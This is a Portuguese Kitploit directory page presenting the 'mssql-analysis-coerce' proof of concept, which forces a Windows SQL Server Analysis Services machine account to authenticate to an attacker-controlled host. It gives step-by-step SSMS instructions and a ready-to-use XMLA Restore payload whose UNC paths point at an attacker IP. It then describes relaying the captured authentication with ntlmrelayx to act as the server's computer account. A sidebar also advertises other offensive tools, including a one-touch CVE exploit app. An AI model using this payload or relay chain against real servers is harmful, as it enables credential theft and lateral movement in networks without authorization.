

Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
MSSQL-Analysis-Coerce — Uma técnica para forçar um SQL Server do Windows a autenticar em uma máquina arbitrária. | Kitploit

Ferramentas/GitHubGitHub/p0dalirius/mssql-analysis-coerce
ExploraçãoMovimento LateralPós-ExploraçãoTestes de PenetraçãoRed TeamingAtaque Adversário
GitHubp0dalirius/mssql-analysis-coerce

MSSQL-Analysis-Coerce

Uma técnica para forçar um SQL Server do Windows a autenticar em uma máquina arbitrária.
Ver Repositório
1331335há 3 anosRevisado pelo Kitploit
Compartilhar

MSSQL Analysis Services - Autenticação Forçada

Uma técnica para forçar um SQL Server Windows a autenticar em uma máquina arbitrária.

Esta prova de conceito é coautorada por:

  • Podalirius: YouTube Channel Subscribers
  • Worty:

Prova de conceito


Para acionar a autenticação como conta de máquina local, precisamos nos conectar ao SQL Server remoto usando credenciais de usuário:

Em seguida, selecionaremos "Restore" para restaurar o banco de dados a partir de um determinado arquivo.
Para gerar o arquivo XMLA, coloque o caminho para um arquivo aleatório no formulário "Backup File" e clique em Ok.

Em seguida, altere o caminho para um arquivo aleatório e substitua-o por um caminho UNC para o seu servidor atacante (por exemplo, \\192.168.128\SYSVOL\db.abf)

Consulta XMLA de prova de conceito (poc.xmla):

<Restore xmlns="http://schemas.microsoft.com/analysisservices/2003/engine">
    <File>\\192.168.2.51\SYSVOL\db.abf</File>
    <DatabaseName>\\192.168.2.51\SYSVOL\db.abf</DatabaseName>
    <DbStorageLocation xmlns="http://schemas.microsoft.com/analysisservices/2008/engine/100/100">\\192.168.2.51\SYSVOL\db.abf</DbStorageLocation>
</Restore>


E obtemos uma autenticação da conta de máquina local do SQL Server:
Relay para vencer

Depois que obtivermos a autenticação, podemos retransmiti-la com ntlmrelayx para executar muitas ações em nome do computador SQL01$.

Isso é legal, mas é complicado acionar essa autenticação forçada a partir de uma máquina atacante Linux, pois não temos acesso ao SQL Server Management Studio (SSMS).


Referências

  • https://docs.microsoft.com/en-us/sql/database-engine/install-windows/install-sql-server?view=sql-server-ver15
  • https://social.technet.microsoft.com/wiki/contents/articles/13106.sql-server-frequently-used-ports.aspx
  • https://docs.microsoft.com/en-us/answers/questions/274512/connecting-to-azure-analysis-services-using-python.html
Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    640
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    479
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    391
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    335
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    258
  • 6

    antifox

    antifox-ai/antifox

    Plataforma de testes de penetração autónoma com multiagentes de IA que executa reconhecimento, descoberta de superfície de ataque, validação de exploração e entrega de relatórios com evidências.

    249

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →





